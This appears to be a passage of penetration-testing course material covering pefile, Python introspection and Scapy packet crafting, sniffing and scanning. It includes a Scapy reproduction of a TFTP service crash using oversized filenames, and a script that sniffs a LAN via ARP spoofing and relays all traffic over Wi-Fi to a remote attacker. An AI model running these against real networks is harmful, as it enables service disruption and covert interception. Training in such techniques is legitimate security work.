pefile Module

- pefile allows you to access and modify EXEs and DLLS file structures
- Not built in, but easily installed with the command **pip install pefile**
- Export Tables, Import Tables, dll_characteristics, and more

```
>>> import pefile
>>> exe = pefile.PE("c:\\Windows\\system32\\crtdll.dll")
>>> hex(exe.OPTIONAL_HEADER.ImageBase)
0x10010000
>>> exe.OPTIONAL_HEADER.AddressOfEntryPoint
7265
>>> exe.OPTIONAL_HEADER.DllCharacteristics
0
>>> for eachfunction in exe.DIRECTORY_ENTRY_EXPORT.symbols:
...     print(eachfunction.name,  eachfunction.address)
...
b'abort' 110908
b'abs' 111024
b'acos' 111028
b'asctime' 111032
b'asin' 111036
```


pefile Module

The pefile module will let you read and write the various pieces of PE Files. With this module, you can inspect and change Window EXE and DLL's. The pefile module is not part of the standard Python installation, but you can add it to your Python modules using PIP. PIP is Python's standard package manager and is used to install and uninstall additional Python packages. If PIP is installed, then the command `pip install pefile` is all you need to begin using the module.

After importing the pefile module, we pass the path of the file to load to the `PE()` function. The DLL's preferred load address is stored in the `ImageBase` attribute of the OPTIONAL_HEADERS. The `AddressOfEntryPoint` is the location relative to the `ImageBase` of the DLL Entry Point. This is not necessarily the location of the `dllmain()` function. The `DllCharacteristics` can control security features such as whether or not the DLL can be placed in memory at a dynamic address by ASLR, or if SAFE SEH is supported. With the pefile module, you can view and change any of these attributes.

In a DLL, all of the functions that are available for other programs to use are listed in the Export Address Table. This is stored in the `DIRECTORY_ENTRY_EXPORT` data structure. With a simple for loop, we can go through all of the functions exported by the DLL and inspect their load address. This address is also relative to the DLL's `ImageBase` address.

Python Introspection: Fancy Way of Saying "Help Me"

- dir(object): Display a list of all the variables and methods of an object
- help(object or method): Access Python's built-in documentation
- type(variable): Identify the type of the named variable
- globals(): Show all the variables and methods accessible in the current namespace

Learn to use these functions for help, troubleshooting

Python Introspection: Fancy Way of Saying "Help Me"

Language introspection is a programmer phrase for the functionality that the language gives you to explore objects, methods, and variables in the program's scope. Four methods included in Python's introspection functionality are particularly useful:

dir(object): Displays a list of the variables and methods of an object. If you want to know what functionality is included in a given module such as `"sys", "os",` or another non-standard module, open an interactive interpreter, import the module, and run `dir(modulename)` for a complete list.

help(object/method): The help function displays the output of Python's built-in help system for the named object (such as `"sys"`) or method (such as `"sys.exit"`).

type(variable): The `type()` function will display the type of the named variable as a string, int, function or method, list, or other Python type.

globals(): Displays an indexed list (a dictionary) of all the variables, objects, and methods that are accessible in the current namespace. If you've forgotten what has been imported or are getting a `NameError` exception when trying to call a method you think should be available, you can double-check your environment with the `globals()` function.

Using the Python introspection techniques will be a significant help for learning the language and for troubleshooting a script that is failing. These four techniques in particular are very useful in everyday development and troubleshooting tasks.

Module Summary

- Python is a powerful scripting language with great community support
- Python types, built-ins, control handlers, modules, exceptions
- Introspection is valuable for help
- Snippets you can reuse

Advanced penetration testers excel with proficiency in a scripting language.

Module Summary

We took a brief tour of Python in this module, demonstrating its power as a scripting language. With Python's great community support and tremendous number of add-on modules and code samples available, even novice programmers can accomplish difficult tasks with ease. We spent time looking at Python types, built-in functions, control handlers, modules, exceptions, and more in this module, giving you a quick start on your way to becoming a Python programmer.

Python introspection gives you access to enumerate the methods and variables of an object as well as access to the built-in help system and the runtime or interactive tools to query variables, making it a valuable aid for exploring Python and troubleshooting your code.

Finally, we looked at several examples of Python code snippets that you can reuse, leveraging file I/O, pefile, and the ctypes modules.

As an advanced penetration tester, your ability to leverage a scripting language will aid in your proficiency and enable you to excel at testing. Python easily fits the bill here.

LAB: Enhancing Python Scripts

Please work on the lab exercise 3.1: Enhancing Python Scripts.

Please work on the lab exercise 3.1: Enhancing Python Scripts. For this lab exercise you will need your class Windows VM.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- **Python, Scapy, and Fuzzing**
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 3

Product Security Testing

Python for Non-Python Coders

Lab: Enhancing Python Scripts

Leveraging Scapy

Lab: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Lab: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Lab: Problem Solving with Scapy and Python

Lab: Intelligent Mutation Fuzzing with Sulley

Lab: Source-Assisted Fuzzing with AFL

Leveraging Scapy

In this module, we'll build on our new Python skills and get started with the Scapy packet-crafting and -sniffing features.

Introduction

- Python-based tools for packet crafting, sniffing, and protocol manipulation
- Decodes but does not interpret packet responses (you do that better)
- Builds packets in layers that you specify
- Optionally draws on Python features for advanced functionality
- Interactive tool or script module
- For some of the labs in this section you will need your **SEC660 – Ubuntu 64-bit 18.04.4** VM and the **SEC660A VPN** to interact with 10.10.10.X targets

Introduction

Scapy is a Python module used in scripts or interactively for packet crafting, sniffing, and protocol manipulation. Using Scapy, we can easily create and send packets with our own settings, observing and displaying the response from the target system.

One of the fundamental principles of Scapy is that it does not interpret the data it gets in response; instead, it returns the output for you to interpret. Other tools such as Nmap will interpret responses to indicate a port is closed, for example, but this can be misleading based on the stimuli and the response itself. Scapy allows you to use your skills as an analyst to make these decisions.

When building packets to send, Scapy uses a layering approach where you start with an initial protocol header and continue to append protocols until you have completed your packet creation. This provides the analyst a lot of freedom in sending and interpreting packet content.

In addition to being a powerful packet-crafting and -receiving function, Scapy can also draw on Python's features as a scripting language, allowing you to perform simple analysis all the way to complex multiprotocol analysis in a script or interactively.

First Scapy Packet

```
$ cd /home/deadlist/scapy
$ sudo ./run_scapy

>>> mypacket = IP(dst="10.10.10.70")
>>> mypacket /= TCP(dport=443)
>>> sr1(mypacket)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=64 proto=tcp chksum=0x1272
src=10.10.10.70 dst=10.10.10.1 options=[] |<TCP  sport=https dport=ftp_data
seq=3915246860L ack=1 dataofs=6L reserved=0L flags=SA window=5840 chksum=0x80b1 urgptr=0
options=[('MSS', 1460)] |<Padding  load='\x00\x00' |>>>
>>>
```

Start your own instance of Scapy while we go through this module to experiment

First Scapy Packet

Instead of a bunch of theory, let's jump right into our first Scapy packet. First, we'll start the interactive Scapy interpreter by running `sudo ./run_scapy` at the command line from the `/home/deadlist/scapy` folder on our Ubuntu VM. This command starts the Python shell, preloaded with the Scapy methods in the current namespace.


We'll create a packet called "`mypacket`" using the "`IP`" method, specifying the destination address. Scapy will fill in the source address based on the configured IP address of the preferred interface. Next, we'll append (using the "`/=`" operator, which appends in Python) the output from the `TCP()` method, specifying the destination port of 443. Scapy will use a default source port of 20.

Finally, we'll send the packet and record one response with the `sr1()` method, using "`mypacket`" as the argument. Scapy sends our crafted packet and displays the response to the packet, decoding the fields for us to interpret.

This is a very simple example of using Scapy, using three lines to forge a TCP packet to a given host and display the response. Certainly, other tools such as hping and nemesis can create similar packets, but they do not provide the same flexibility and freedom as Scapy.

Scapy Packet Layering

```
>>> p = IP(src="10.10.10.10", dst="10.10.10.70")
>>> p /= ICMP(type=3,code=0)
>>> p /= IP(src="10.10.10.70", dst="10.10.10.10")
>>> p /= UDP(sport=135,dport=135)
>>> p
<IP  frag=0 proto=icmp src=10.10.10.10 dst=10.10.10.70
|<ICMP  type=dest-unreach code=network-unreachable |<IP
frag=0 proto=udp src=10.10.10.70 dst=10.10.10.10 |<UDP
sport=loc_srv dport=loc_srv |>>>>
```



- Scapy provides the blocks for assembling packets
- You assemble them as needed by appending each object

Scapy Packet Layering

To build packets with Scapy, we use a concept known as packet layering. Scapy provides multiple methods for creating packet headers, such as the `IP()` and `TCP()` examples we saw previously. By calling these methods and assigning or appending them to our packet variable, we are able to build a packet with the contents we want.

The example on this slide uses the Scapy packet-layering technique to build a packet. We start with the `IP()` method and the source and destination addresses, followed by an `ICMP()` method that adds the ICMP header to the IP payload. The ICMP type is set to 3, indicating an ICMP unreachable message with a code of 0 (network unreachable).

In ICMP, unreachable messages use the ICMP payload to include the originating packet that could not reach the target. We can re-create this by appending a new IP packet, swapping the source and destination addresses, and then adding the UDP payload with source and destination port numbers.

Using the Scapy packet-layering construct, we have tremendous flexibility for building packets by leveraging the many Scapy packet constructs in methods that make sense for the analyst.

Scapy Protocol Support

- Scapy 2.5.0 supports well over 400 packet types
- List all available types with ls()
  - Obtain field parameter names with ls(TYPE)
- Raw() can be used to create arbitrary content with hex-escaped strings

```
>>> ls()
ARP            : ARP
ASN1_Packet    : None

DHCP           : DHCP options
DHCP6          : DHCPv6 Generic Message)

DHCP6OptAuth : DHCP6 Option - Authentication

...
IP             : IP

>>> ls(IP)
version    : BitField           = (4)
ihl        : BitField           = (None)
tos        : XByteField         = (0)

len        : ShortField         = (None)
id         : ShortField         = (1)

flags      : FlagsField         = (0)
frag       : BitField           = (0)
ttl        : ByteField          = (64)

proto      : ByteEnumField      = (0)
chksum     : XShortField        = (None)
dst        : Emph               = ('127.0.0.1')
src        : Emph               = (None)

options    : PacketListField    = ([])
```


Scapy Protocol Support

As of version 2.5.0, Scapy supports well over 400 different packet protocol headers. From the interactive Scapy prompt, we can identify this list using the `ls()` method, as shown. To identify the available parameters to a method (such as IPs, "src", and "dst"), we use `ls`(method), as shown for the `IP()` method on this slide.

New methods for unsupported protocols can also be added to Scapy with little difficulty. Scapy's `Raw()` method can also be used to add arbitrary data using hex-escaped strings (for example, `Raw("\xaa\xaa\x03\x00\x00\x08\x00")`).

Creating Packets in Scapy (1)

- ls(PACKET) to get field details
- Specify the fields you want to populate
- Scapy will use defaults for most others
- Other fields are populated for "normal" behavior before use
  - E.g., "type"

```
>>> ls(Ether)
dst         : DestMACField          = (None)
src         : SourceMACField        = (None)
type        : XShortEnumField       = (0)
>>> ls(IP)
version     : BitField              = (4)
ihl         : BitField              = (None)
len         : ShortField            = (None)
flags       : FlagsField            = (0)
frag        : BitField              = (0)
ttl         : ByteField             = (64)
proto       : ByteEnumField         = (0)
src         : Emph                  = (None)
dst         : Emph                  = ('127.0.0.1')
options     : PacketListField       = ([])
ttl=64)
>>> p = Ether(dst="ff:ff:ff:ff:ff:ff")
>>> p.type
0
>>> p /= IP(dst="255.255.255.255",src="0.0.0.0", ttl=64)
>>> p.type
2048
```


Creating Packets in Scapy (1)

Once we've identified the packet headers, we want to use for building our packet, we can use the `ls()` method to identify the parameters we can pass to the method to specify the desired field values, as well as the default values used by Scapy.

In the example on this slide, we create a packet object called "`p`" with an Ethernet header using the Ether() method, identifying the broadcast destination address. Once the "`p`" object is created, we can access the fields using object member notation. Since "`p`" is our object, and the `Ether()` method included a member called "`type`", we can examine or set the value of `type` in the p object with "`p.type`".

The type field in the Ethernet header is used to identify the next protocol, so the receiving station knows how to process the packet. After we create the packet object "`p`", the type field remains 0, the default for the `Ether()` method when we do not specify this field. However, for our packet to be successfully received by the target system, this field needs to be populated.

When we add the `IP()` header to the packet object, Scapy recognizes that the Ethernet type field should be populated to identify that the IP protocol follows. After we append the `IP()` header, the `p.type` entry changes to 2048 (0x0800), which is the correct value for an IP payload. Scapy is smart enough to handle these details automatically, allowing us to focus more on creating the packet content.

Creating Packets in Scapy (2)

- Object member names are merged when each layer is appended
- Can still access unique names
- When names conflict, the first layer takes precedence
- Can access prior layers with "*PACKET*.payload"
- Optionally, p[IP].dst

```
>>> p = Ether(dst="ff:ff:ff:ff:ff:ff")
>>> p /= IP(dst="255.255.255.255", src="0.0.0.0", ttl=64)
>>> p /= UDP(sport=68, dport=67)
>>> p /= BOOTP(chaddr="\x00\x13\xce\x59\xea\xef")
>>> p /= DHCP(options=[("message-type","discover"),"end"])
>>> p.ttl
64
>>> p.ttl=16
>>> p.dst
'ff:ff:ff:ff:ff:ff'
>>> p.payload
<IP  frag=0 ttl=16 proto=udp src=0.0.0.0 dst=255.255.255.255
|<UDP  sport=bootpc dport=bootps |<BOOTP
chaddr='\x00\x13\xceY\xea\xef' options='c\x82Sc' |<DHCP
options=[message-type='discover' end] |>>>>
>>> p.payload.dst
'255.255.255.255'
>>> p[IP].dst
'255.255.255.255'
```


Creating Packets in Scapy (2)

The object member notation we looked at in the previous slide ("`p.type`") is very useful, since we can add all sorts of packet header objects to our packet and continue to access the field types. On this slide, we returned to creating our "`p`" object first with the Ethernet header and then appended the `IP(), UDP(), BOOTP(), and DHCP()` headers to create a DHCP discovery packet. Examining the "`p.ttl`" member reveals that the TTL is set to 64 (per our supplied value when the IP() header was appended). If we decide to change this value, we don't have to re-create the entire packet; we simply change the `p.ttl` member to the new value, and Scapy takes care of the change for us.

This is very convenient when creating a malformed packet and changing one or more fields at a time with a mostly complete packet. However, we occasionally get member name conflicts, such as the `IP.dst` and `Ether.dst` members. When we examine the contents of "`p.dst`", the value is set to "`ff:ff:ff:ff:ff:ff`" instead of the IP address we specified later. When Scapy detects a namespace conflict in an object, it will make only the first member name accessible through object member notation (the packet still gets created properly, but you cannot access the "`IP.dst`" field as easily).

Fortunately, Scapy uses a special member keyword, "`payload`", that allows us to access the payload of the object. Accessing "`p.payload.dst`" would cause Scapy to return the first payload of the object `p` with the name "`dst`", revealing the IP address parameter. We can use this functionality to access any header by stacking the "`payload`" keyword (such as "`p.payload.payload.payload.payload`", revealing the `DHCP()` header contents).

Alternatively, we can use Python dictionary syntax to refer to any prior layer by the protocol name. In the example on this slide, we can reference the IP-specific destination address "`dst`" by referencing it as "`p[IP].dst`", instead of `p.payload.dst`. This works similarly for any embedded protocol layer, allowing us to reference fields such as the DHCP options ("`p[DHCP].options`") directly without several ugly "`.payload`" linked references.

Inspecting Packets with Scapy

- We can review the contents of a packet several ways
- Useful for packets you are creating
  - Or packets received
  - Or packets read from a Libpcap file
- Can focus output using packet[UDP].show()
- summary() and show() can work with a single packet or a list of packets
- Hexdumps

```
>>> packet.summary()
'Ether / IPv6 / UDP fe80::ad4d:2c29:7f1c:3f42:62504 >
ff02::1:3:hostmon / LLMNRQuery'
>>> packet
<Ether  dst=33:33:00:01:00:03 src=00:21:86:5c:1b:0e
type=0x86dd |<IPv6  version=6L tc=0L fl=0L plen=41 nh=UDP
hlim=1 src=fe80::ad4d:2c29:7f1c:3f42 dst=ff02::1:3
>>> packet.show()
###[ Ethernet ]###
  dst= 33:33:00:01:00:03
  src= 00:21:86:5c:1b:0e
  type= 0x86dd
>>> packet[DNSQR].show()
###[ DNS Question Record ]###
  qname= 'BRW00234DDA2223.'
  qtype= A
  qclass= IN
>>> hexdump(packet[DNSQR])
0000   0F 42 52 57 30 30 32 33 .BRW0023
```


Inspecting Packets with Scapy

Scapy provides several mechanisms for us to view and interact with Scapy packet objects. These packet objects can be packets we've created by appending multiple protocols together, packets we've received from a network interface, or packets we've read from a packet capture file.

Most of the Scapy packet inspection functionality consists of a method you call from the packet object or list of packet objects. For a packet object called "`packet`", we can get a summary of the packet by invoking the "`.summary()`" method, as shown in the example on this slide. This gives us a one-line output (sometimes the line is very long) for the packet. If you have a list of packets, invoking "`.summary()`" on the packet list will display one line of output for each packet.

We can get some additional detail describing all our settings simply by entering the name of the packet object at the Scapy ">>>" prompt, as shown here for our packet object. In this output, each layer in the packet object is delimited by the vertical bar or pipe character, "|".

For more detailed output, we can invoke the "`.show()`" method on the packet object, as shown with the "`packet.show()`" output on this slide. This output will identify each of the parameters, one per line, separating each protocol by "`###[ Protocol Name ]###`". Since each option is displayed, the output from the `.show()` method is very long. We can focus the output of this display to a specific protocol layer and each subsequent layer by specifying the desired protocol layer in square brackets using "`packet[DNSQR].show()`" to display the DNS Query Record data and any following layers.

Finally, we can display a hexdump of the packet object contents by invoking it with the "`hexdump()`" function as the first parameter. Calling "`hexdump(packet)`" will display the entire contents of the packet in hex; calling "`hexdump(packet[DNSRQ])`" will limit the hexdump content to just the named packet layer.

Sending Packets with Scapy

- send(packet): Sends the Layer 3 packet
- sendp(packet): Sends without adding Ethernet header
  - Useful for wireless packet injection
- sr(packet): Send and receive responses to packet stimuli
  - sr1(packet): Send and stop after first response
  - srp(), srp1() work similarly without adding the Ethernet header
  - Returns two objects: Answered and unanswered packets – ans,unans=sr1(packet)

Sending Packets with Scapy
Scapy includes several functions to send our crafted packets:

- **send(packet)**: Sends the packet, prepending an Ethernet header or other appropriate link type based on the default interface. When you use `send()`, the packet usually starts with an `IP()` header or other Layer 3 protocol. You can repeatedly send the packet using `send()` by adding "`count=N`" for a specified number of transmits or "`loop=1`" to continue sending until interrupted. You can introduce a per-packet delay between each transmission by adding "`inter=.5`" for a ½ second delay, or any other increment of seconds.
- **sendp(packet)**: Like `send()`, `sendp()` sends the packet but does not prepend the Ethernet or link type header. You are responsible for the entire packet contents when you use `sendp()`. `sendp()` also accepts the count, loop, and inter variables to control how the packet is sent.
- **sr(packet)**: Sends the packet and receives responses solicited from the transmitted frame, displaying the summarized results to the user. `sr()` stops receiving when interrupted (with CTRL-S) or when it recognizes that the transmission is complete (such as following a TCP RST for TCP packets).
  - **sr1(packet)**: Similar to `sr()`, but it stops after the first response packet is received.
  - **srp(packet)**: Works similarly to `sr()` but does not prepend an Ethernet header like `sendp()`.
  - **srp1(packet)**: Works similarly to `sr1()` but does not prepend an Ethernet header like `sendp()`.

When the `sr(), sr1(), srp(), and srp1()` functions are called, they return two objects: answered and unanswered packets. Scapy users will often record both responses using the syntax on this slide, allowing us to identify which targets responded or did not respond to our injected packets.

Scapy by Example: tcpping

- Task: Implement a TCP ping tool
- Record and display response from target host for a given port

```
>>> p = IP(dst="10.10.10.70")
>>> p /= TCP(dport=80)
>>> res,unans=sr(p)
Begin emission:
.*Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> res.summary()
IP / TCP 10.10.10.74:ftp_data > 10.10.10.70:www S ==> IP
/ TCP 10.10.10.70:www > 10.10.10.74:ftp_data SA /
Padding
```


Scapy by Example: tcpping

Now that we've covered some of the fundamentals of Scapy, let's try a short script. Scapy can be used to send and record the responses for a crafted packet, allowing us to scan target systems. For example, if we want to implement a "TCP ping" tool, we can create a minimal IP header specifying the destination address, a minimal TCP header specifying a destination port, and use `sr()` to send the packet, recording responses in `res,unans` (responses and unanswered).

After receiving the responses, we can use the response object method "`summary()`" to get a brief summary of the response packet, as shown. The flags field in the response packet is "`SA`", indicating a `SYN+ACK` response, revealing that TCP/80 is open on the target system.

Scapy by Example: Citrix Provisioning Services TFTP

- Flaw reported by Tim Medin on Packetstan.com
- Discovered crash following Nessus scan with TFTP Traversal plugin
- Evaluated crash condition using Scapy

```
>>> ls(TFTP)
op          : ShortEnumField        = (1)
>>> ls(TFTP_RRQ)
filename    : StrNullField          = ('')
mode        : StrNullField          = ('octet')
>>> send=IP(dst="192.168.31.130")/
UDP(sport=1024,dport=69)/  TFTP()/
TFTP_RRQ(filename='A'*20)
>>>
>>> send=IP(dst="192.168.31.130")/
UDP(sport=1024,dport=69)/  TFTP()/
TFTP_RRQ(filename='A'*200)
>>>
>>> send=IP(dst="192.168.31.130")/
UDP(sport=1024,dport=69)/  TFTP()/
TFTP_RRQ(filename='A'*400)
```

TFTP Server Fail!

Scapy by Example: Citrix Provisioning Services TFTP

On the Packetstan.com blog, Tim Medin posted a note regarding a flaw he discovered in the Citrix Provisioning Services TFTP software. During a routine Nessus scan, Tim discovered that the Citrix Provisioning Services TFTP process would crash unexpectedly. As this is a critical system for booting diskless workstations, he decided to investigate the issue further.

Using Scapy, Tim evaluated the TFTP packet-crafting functions, including the `TFTP()` header function and the `TFTP_RRQ()` (TFTP read request) function. First, Tim created a simple packet consisting of an IP header, followed by the UDP header. Next, he added the TFTP header using the default options, finally adding the TFTP read request header specifying a filename of 20 "A" characters.

When sending this packet, Tim didn't observe a crash condition. Next, he repeated the packet transmission, this time with 200 "A" characters. Still without observing a crash condition, Tim created a packet with a filename of 400 "A" characters. This time, the TFTP service crashed reliably, allowing Tim to further evaluate the flaw to identify if the crash is an exploitable condition.

Scapy in a Script

```
1  #!/usr/bin/env python
2  from scapy.all import srp,Ether,ARP,conf
3  # or from scapy.all import *
4  import sys
5
6  if len(sys.argv) != 2:
7          print "Usage: arpping.py <network>"
8          print " e.g.: arpping 10.10.10.0/24"
9          sys.exit(1)
10
11 conf.verb=0
12 ans,unans= srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]), timeout=2)
13 for s,r in ans:
14         print(r.sprintf("%Ether.src% %ARP.psrc%"))
```

```
# python arpping.py 192.168.31.0/24
WARNING: No route found for IPv6 destination :: (no default route?)
00:50:56:c0:00:01 192.168.31.1
00:50:56:ea:a5:7f 192.168.31.254
```


Scapy in a Script

So far, our Scapy examples have been run interactively with the Scapy interactive shell. We can also create Python programs that leverage the Scapy module for useful tools.

The example on this slide is a script called "`arpping.py`" that makes a command line argument list of target systems to reach using the ARP protocol. Here are several important items of note in this script, listed by line number:

1. The shebang is used to invoke this script with the Python interpreter.
2. The Scapy module is loaded from "`scapy.all`"; instead of "`import *`", we limit the import to the Scapy modules we will be using—specifically, "`srp()`", "`Ether()`", "`ARP()`", and the "`conf`" object. Limiting the number of modules loaded will reduce the memory overhead for this script; alternatively, "`from scapy.all import *`" would also work, importing all the modules.

11. A handful of runtime configuration objects are accessible with Scapy, such as the default network interface to transmit packets on `(conf.iface)` and verbosity controls `(conf.verb)`. Scapy verbosity is minimized here by setting "`conf.verb`" to zero.
12. The `srp()` function is used to send one or more packets. The ARP destination address is broadcast and specified with the Ether.dst member. Additionally, the ARP IP query field is set to the value passed as the first command line parameter `(sys.argv[1])`. When this is a range of hosts separated by a hyphen or a CIDR mask, Scapy will attempt to reach all the target systems.
13. A for control loop is used to iterate over the ans variable, where the answers to the injected packet are recorded.
14. For each response packet ("`r`"), the method `sprintf()` is called, using the special Scapy syntax of "`%Header.member%`" to display the MAC address and IP address information.

Packet Capture Interaction

Read from a capture file, populating list of packets. Invoke Wireshark to view a packet.

```
>>> packets=rdpcap("in.pcap")
>>> packets
<in.pcap: TCP:195 UDP:57 ICMP:0 Other:12>
>>> packets[0][DNSQR]
<DNSQR  qname='BRW00234DDA2223.' qtype=A qclass=IN |>
>>> wireshark(packet[0])
```

Populate a list of packets from a live interface, returning after count. Save to "out.pcap".

```
>>> conf.iface="eth0"
>>> packets=sniff(count=10)
>>> packets
<Sniffed: TCP:1 UDP:1 ICMP:8 Other:0>
>>> wrpcap("out.pcap", packets)
```

Extend sniff function, processing each packet in a named function.

```
>>> fp = open("payload.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload))
...
>>> sniff(offline="in.pcap",prn=handler)
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:161190>
```


Packet Capture Interaction

Scapy has several features that allow us to easily work with packet capture data, reading from or writing to packet capture files.

In the first example, the `rdpcap()` function is used to read from the named packet capture file, returning a list of Scapy packet objects in the "packets" variable. Inspecting the packets variable reveals that 195 TCP packets, 57 UDP packets, and 12 other protocol packets were read.

In the packets list, we can inspect each packet by referring to the list element index (for example, `packets[0]` or `packets[300])`. We can inspect specific protocol layers in these packets by chaining list index references (for example, `packets[0][DNSRQ])`.

A very useful Scapy function is the ability to invoke Wireshark with a specific packet or list of packets by calling the `wireshark()` function.

Scapy can also capture packets into a list element with the `sniff()` function, as shown in the second example on this slide. You can save a single packet or a list of packets to a named packet capture with the `wrpcap()` function.

The sniff function can also be extended with a custom function that is invoked for each packet read. The third example on this slide first creates a file handle `("fp")` after opening the file "`payload.dat`" for writing in binary format. Next, a short "`handler`" function is defined that takes a packet variable with each invocation of the function. In the handler function, the `packet.payload.payload` variable is converted to a string and written to the file handle.

After the handler function is defined, the sniff() function is called in an offline fashion, reading from the named packet capture file. For each packet read, the handler function is invoked, and the specified portion of the packet payload is written to a file. Omitting the "offline" parameter in the sniff() function will cause Scapy to eavesdrop on the default network interface (or another interface specified in the global conf.iface variable, for example, `conf.iface="tap0"`).

Using the sniff() function in this manner gives us tremendous functionality for reading and modifying packet capture files. Using Scapy, you could easily write a tool to obfuscate the details of a packet capture, remove specific packets from the capture, extract payload data to a binary file (as shown in this example), or otherwise modify the data to suit the needs of a tool that may only work with specific packet capture types.

The `sniff()` function also has the ability to filter packets that are returned, either to an external callback function specified with "`prn`" or as a return value:

- `filter` – The `filter` parameter accepts packet type filters in the Berkeley Packet Filter (BPF) syntax, matching tcpdump's filtering functionality. For example, `filter="tcp and dst port 80`" will limit the `sniff()` function's returned packets to TCP packets that have a destination port of 80 (for example, outbound HTTP).
- `lfilter` – The `lfilter` parameter accepts a Python callback function to use for filtering packets beyond what can be done with BPF filters. Similar in syntax to the "`prn`" callback function, `lfilter` allows us to use Scapy syntax to decide if a packet should be returned from `sniff()` or sent to the `prn()` callback. A simple example using `filter, lfilter,` and `prn` is shown below.

```
def printresp(packet):
    print packet.show()
# Only retrieve packets with my MAC address in the bootp chaddr field
def mymac(packet):
    if BOOTP in packet:
        if packet["BOOTP"].chaddr[0:6] == "\x00\x01\x02\x03\x04\x05":
            return True
    return False
# Call the sniff function, filtering for DHCP responses (UDP and dst port
$ 68) with lfilter to only
# show packets where my MAC address is in the chaddr field.
sniff(filter="udp and dst port 68",lfilter=mymac, prn=printresp)
```

Sniffer Channel over Wireless

- AP-like device inserted into Ethernet network, ARP spoofing for sniffing
- Sends remote attacker all packets over Wi-Fi
  - "OUTPUT" interface must be in monitor mode

```
#!/usr/bin/env python
from scapy.all import *
INPUT="eth0"                              # Python variables in all uppercase
OUTPUT="mon0"                             # are intended to be used as constants
conf.verb=0

def inject(pkt):
        fakemac="00:00:de:ad:be:ef"
        sendp(RadioTap()/Dot11(type=2, addr1=fakemac, addr2=fakemac,
            addr3=fakemac)/pkt, iface=OUTPUT)

sniff(store=0,prn=inject,iface=INPUT)
```

Specify your own function for processing received packets

Sniffer Channel over Wireless

A second simple Scapy script called "WiFi Mirror" is shown in this slide. This script was created to take advantage of a physical security problem at a customer site where the author was able to plant a small wireless access point (AP) under a desk while plugged into the Ethernet network. The AP was configured to mount an ARP spoofing attack to sniff all traffic on the network and then take each observed frame and send it over the wireless network for the attacker to observe for remote Ethernet sniffing.

With the interface named in the OUTPUT variable set up in monitor mode, this script will use the Scapy `sniff()` function to start sniffing all traffic on the network on the INPUT interface (`"iface=INPUT"`). Instead of storing packets (`"store=0"`), the script calls the "`inject`" function for each packet.

The "`inject`" function takes one parameter: the name of the packet retrieved by Scapy's sniff function. You can use your own Python or Scapy code to inspect this packet before processing the contents. For example, if you want to limit the packets being sent over the wireless network to TCP frames, you could add the check "`if not pkt.haslayer("TCP"): return`" prior to the `sendp()` call.

The inject function uses Scapy to create a fake IEEE 802.11 data packet (`Dot11(), type=2`) with a prepended `RadioTap()` header (necessary for wireless packet injection on Linux), appending the sniffed packet to the wireless packet payload. The `sendp()` function is used to transmit the packet on the OUTPUT interface ("iface=OUTPUT").

Anyone sniffing the wireless network will see packets with the MAC address "00:00:de:ad:be:ef", but the contents will look unusual, since the data packet is not correctly formatted. However, this is not a problem for the attacker, who can use a simple Scapy script to sniff the received packets and convert them back into Ethernet frames.

Scapy and IPv6

- IPv6 supported in Scapy since 2006
  - Complete with ICMPv6, DHCPv6, IPv6 options and more
- Useful to solve two important issues:
  - Limited tools exist to evaluate IPv6 thoroughly (some attempts, but inflexible)
  - We need more experimentation with IPv6 to vet implementations and explore bugs

```
>>> ls(IPv6)
version    : BitField             = (6)
tc         : BitField             = (0)
fl         : BitField             = (0)
plen       : ShortField           = (None)
nh         : ByteEnumField        = (59)
hlim       : ByteField            = (64)
src        : SourceIP6Field       = (None)
dst        : IP6Field             = ('::1')
```


Scapy and IPv6

The IPv6 protocol and much of the extension capabilities have been supported in Scapy since 2006, including the ICMPv6 and DHCPv6 protocols. With support for IPv6 in Scapy, we have a simple mechanism to interact with IPv6 networks and IPv6 connected hosts using short scripts or interactive sessions. Having support for IPv6 in Scapy is important for penetration testers for several reasons, including the following:

- Today, limited tools exist to thoroughly test IPv6 networks. The tools that do exist are generally inflexible. With Scapy, we have tremendous flexibility for testing how hosts respond to various IPv6 packets, including malformed frames.
- It is likely that many IPv6 implementation bugs exist in common systems but have yet to be discovered or fully explored. As penetration testers, we need to explore IPv6 more thoroughly on target systems to identify yet undiscovered vulnerabilities that could expose networks and systems.

Basic IPv6 Scanning

```
# modprobe ipv6 ; scapy
>>> i=IPv6()
>>> i.dst="fe80::ccac:e790:58ac:7405"
>>> i/=ICMPv6EchoRequest()
>>> sr1(i)
Received 2 packets, got 1 answers, remaining 0 packets
<IPv6  version=6L tc=0L fl=0L plen=8 nh=ICMPv6 hlim=128 src=fe80::ccac:e790:58ac:7405
dst=fe80::20c:29ff:fe0c:f091 |<ICMPv6EchoReply  type=Echo Reply code=0 cksum=0xe621 id=0x0
seq=0x0 |>>
>>> ans,unans =
sr(IPv6(dst="fe80::ccac:e790:58ac:7405")/TCP(dport=[21,22,80,135,445,8080]))
Received 11 packets, got 2 answers, remaining 4 packets
>>> ans.summary()
IPv6 / TCP fe80::20c:29ff:fe0c:f091:ftp_data > fe80::ccac:e790:58ac:7405:loc_srv S ==>
IPv6 / TCP fe80::ccac:e790:58ac:7405:loc_srv > fe80::20c:29ff:fe0c:f091:ftp_data SA
IPv6 / TCP fe80::20c:29ff:fe0c:f091:ftp_data > fe80::ccac:e790:58ac:7405:microsoft_ds S
==> IPv6 / TCP fe80::ccac:e790:58ac:7405:microsoft_ds > fe80::20c:29ff:fe0c:f091:ftp_data
SA
```

